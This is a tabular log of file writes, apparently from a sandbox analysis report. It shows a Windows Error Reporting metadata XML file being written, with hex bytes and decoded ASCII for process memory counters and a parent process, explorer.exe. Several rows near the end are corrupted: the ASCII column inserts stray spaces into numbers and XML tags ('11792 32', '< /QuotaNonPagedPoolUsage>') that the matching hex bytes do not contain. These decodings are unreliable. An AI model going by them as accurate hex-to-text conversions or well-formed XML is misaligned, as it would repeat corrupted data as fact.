C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1414	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1418	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1424	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 37 00 35 00 36 00 38 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>87568384</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1510	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1514	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1520	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 37 00 35 00 36 00 30 00 31 00 39 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>87560192</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1590	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1594	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1600	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 34 00 33 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2436</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1674	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1678	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1684	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 31 00 39 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>9019392</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1780	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1784	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1790	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 30 00 31 00 39 00 33 00 39 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>9019392</WorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1870	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1874	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1880	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 34 00 34 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>164408</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1994	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	1998	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2004	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 36 00 34 00 34 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>164408</QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2102	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2106	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2112	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>35936</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2236	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2240	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2246	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 35 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>35584</QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2354	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2358	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2364	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 38 00 38 00 30 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>3588096</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2440	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2444	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2450	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 39 00 36 00 32 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>3596288</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2542	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2546	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2552	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 38 00 38 00 30 00 39 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3588096</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2624	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2628	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2632	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2678	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2682	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2686	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2716	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2720	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2726	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2766	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2770	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2778	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2808	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2812	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2820	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2890	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2894	2	09 00		success or wait	4	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2902	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2992	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	2996	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3004	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 33 00 36 00 39 00 32 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5336923</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3052	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3056	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3064	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3142	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3146	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3154	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3206	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3210	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3218	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3262	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3266	2	09 00		success or wait	5	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3276	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3366	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3370	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3380	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3454	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3458	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3468	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 31 00 38 00 35 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>61850</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3544	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3548	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3558	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 30 00 39 00 35 00 39 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125095936</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3658	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3662	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3672	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 37 00 34 00 33 00 36 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>124743680</WorkingSetSize>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3756	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3760	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3770	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11792 32</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3886	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3890	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	3900	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 33 00 34 00 34 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1134424</ QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4000	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4004	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4014	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91 984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4138	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4142	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4152	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 32 00 37 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>82792< /QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4260	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4264	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4274	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 36 00 39 00 30 00 33 00 30 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>46690304</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4352	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4356	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4366	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>48054272</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4460	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4464	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4474	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 36 00 39 00 30 00 33 00 30 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>46690304</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4548	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72A6.tmp.WERInternalMetadata.xml	4552	2	09 00		success or wait	4	6CE0497A	unknown
